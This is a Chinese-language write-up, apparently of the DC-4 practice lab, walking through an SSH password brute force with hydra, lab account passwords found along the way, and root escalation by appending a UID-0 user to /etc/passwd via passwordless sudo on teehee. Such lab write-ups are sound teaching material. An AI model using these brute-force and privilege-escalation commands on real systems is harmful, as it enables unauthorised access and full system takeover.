个文件
 准备就绪后,就可以用九头蛇也就是hydra对其进行爆破了
hydra -L dc4passwd.txt -P boqi.txt ssh://192.168.11.142
先大致将下九头蛇参数的意义吧:-l 也就是login的意思,对对方的用户名进行爆破,l是会把你后面的输入当成用户名进行爆破,L就是把你后面的输入当成一个字典然后对字典里面的内容进行爆破。
-p 也就是password 作用同l类似,只是是对密码进行爆破。
 爆破出来了jim这个账户,我们直接用ssh对其进行连接: jibril04
 在其进程下简单搜索配置也没有发现任何突破口
于是就去其权限下的其他地方进行翻找:

 最终在mail下找到了charles的密码:^xHhA&hvim0y
 在看其基本配置时发现其sudo -l下是有一个命令的:
 这条命令会列出当前用户被允许用sudo执行哪些命令,以及是否需要密码。我的输出里有一行关键授权:当前用户可以用root权限运行 /usr/bin/teehee ,并且不需要密码。坦白说,我第一次看到这个结果也愣了一下,teehee不是一个常见工具,查了才知道它其实是一个文本编辑器/文件追加工具,类似一个轻量级的“写入文件”小工具。
这类工具一旦能被无密码sudo执行,就等同于你拥有了“以任意身份写文件”的能力。你可以脑补一下:如果系统允许某个员工不刷卡就能进入打印室,而这个打印室里有万能钥匙,那这个员工实际上已经拿到了通往所有房间的钥匙。写入文件的能力配合Linux账号体系,就是一条十分经典的提权路线。不要急着去拼内核漏洞,先想想“我能不能用sudo权限改写系统的关键文件”。
作为对比, sudo vim 这类编辑器提权你可能也听说过,思路其实一样:编辑器能通过命令行扩展机制执行Shell。这里我们只有一个teehee,所以更直接的做法是用它去改系统认证文件。
然后利用teehee写passwd,新增一个特权用户: 我选择的方式是向 /etc/passwd 文件追加一个新用户: echo ‘root2::0:0:root:/root:/bin/bash’ | sudo /usr/bin/teehee -a /etc/passwd 逐段解释这条命令的含义: echo 生成一行符合passwd格式的记录, root2 是新用户名,后面的两个冒号之间如果留空就代表口令字段为空,第三个字段的 0 是UID,也是判断一个用户是否具备root权限的关键, 0 代表超级用户。 /usr/bin/teehee -a 表示以追加模式向指定的 /etc/passwd 文件写入。执行完之后,我可以直接通过 su root2 切换到新用户,因为它的UID是0,一进系统就是root身份。
有些环境在写空密码的passwd条目后,登录时可能受PAM或passwd文件的认证策略影响,此时可以改用更稳妥的方案:先生成一个加密密码哈希,替换掉 root2::0:0 中的空口令位置,然后用 openssl passwd -1 -salt xyz 你的密码 生成一个密码串。不过DC4默认配置下,空的密码字段在 su 直接切换时是可以用的,我实测下来没有问题。如果你在刷机时发现 su root2 要求输入密码,十有八九是passwd字段格式出错,重新检查一下你追加的那一行是否符合规范即可。
 提权成功